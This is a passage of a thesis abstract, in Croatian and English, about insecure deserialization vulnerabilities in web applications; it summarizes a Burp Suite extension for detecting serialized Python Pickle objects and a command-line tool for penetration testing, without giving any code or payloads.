sigurnosti sustava, mreža ili aplikacija. Uključuje simulaciju stvarnih napada kako bi se otkrile ranjivosti, slabosti i potencijalne ulazne točke koje bi mogle biti iskorištene od strane zlonamjernih napadača. U ovom radu istražene su ranjivosti nesigurne deserijalizacije te je stavljen fokus na njihov utjecaj na web aplikacije. Prikazane su smjernice i navedene dobre prakse kojih se razvojni inženjeri web aplikacija trebaju pridržavati kako ne bi uveli sigurnosne propuste vezane za deserijalizaciju u razvijane aplikacije. Istražene su metode i tehnike detekcije i iskorištavanja ranjivosti nesigurne deserijalizacije koje se mogu upotrijebiti prilikom penetracijskog testa. Također predstavljena su dva programska rješenja za automatizaciju tih procesa. Prvo razvijeno programsko rješenje je dodatak za alat BurpSuite koji služi za automatsku detekciju serijaliziranih Python Pickle objekata u HTTP zahtjevima. Drugi predstavljeni alat je alat naredbenog retka koji služi za automatizaciju procesa identifikacije i iskorištavanja ranjivosti nesigurne deserijalizacije u Python aplikacijama.

Ključne riječi: nesigurna deserijalizacija, kibernetička sigurnost, penetracijsko testiranje, ranjivosti web aplikacija

Implementation of a plugin for BurpSuite tool for detecting insecure deserialization vulnerabilities

Abstract

The internet has revolutionized the way we connect, communicate, and conduct business in today's digital age. It serves as a vast network of interconnected devices, enabling seamless exchange of information and services. At the heart of this interconnectedness are web applications, which have become an integral part of our daily lives. However, the growing reliance on web applications also brings significant security challenges. Due to various errors in their implementation, design, usage, or management, web applications become susceptible to vulnerabilities. The consequences of security flaws can be devastating, resulting in financial losses, damaged reputation, and loss of user trust. Therefore, it is crucial to develop and maintain secure web applications to protect against potential threats. To ensure adequate protection of web applications, it is necessary to understand the errors that may arise during their development, identify the vulnerabilities they can cause, and recognize appropriate attacks while learning how to defend against them. In this regard, penetration testing of web applications becomes an important practice in the field of cybersecurity. It involves a systematic and controlled approach to assessing the security of systems, networks, or applications. It includes simulating real-world attacks to discover vulnerabilities, weaknesses, and potential entry points that could be exploited by malicious attackers. This paper explores the vulnerabilities of insecure deserialization with a focus on their impact on web applications. Guidelines and best practices are provided for web application developers to avoid introducing deserialization-related security flaws in their applications. Various methods and techniques for detecting and exploiting insecure deserialization vulnerabilities that can be utilized during penetration testing are explored. Additionally, two software solutions for automating these processes are presented. The first developed program is a Burp Suite extension that enables automatic detection of serialized Python Pickle objects in HTTP requests. The second developed tool is a command-line utility that automates the identification and exploitation of insecure deserialization vulnerabilities in Python applications.

Keywords: insecure deserialization, cybersecurity, penetration testing, web application vulnerabilities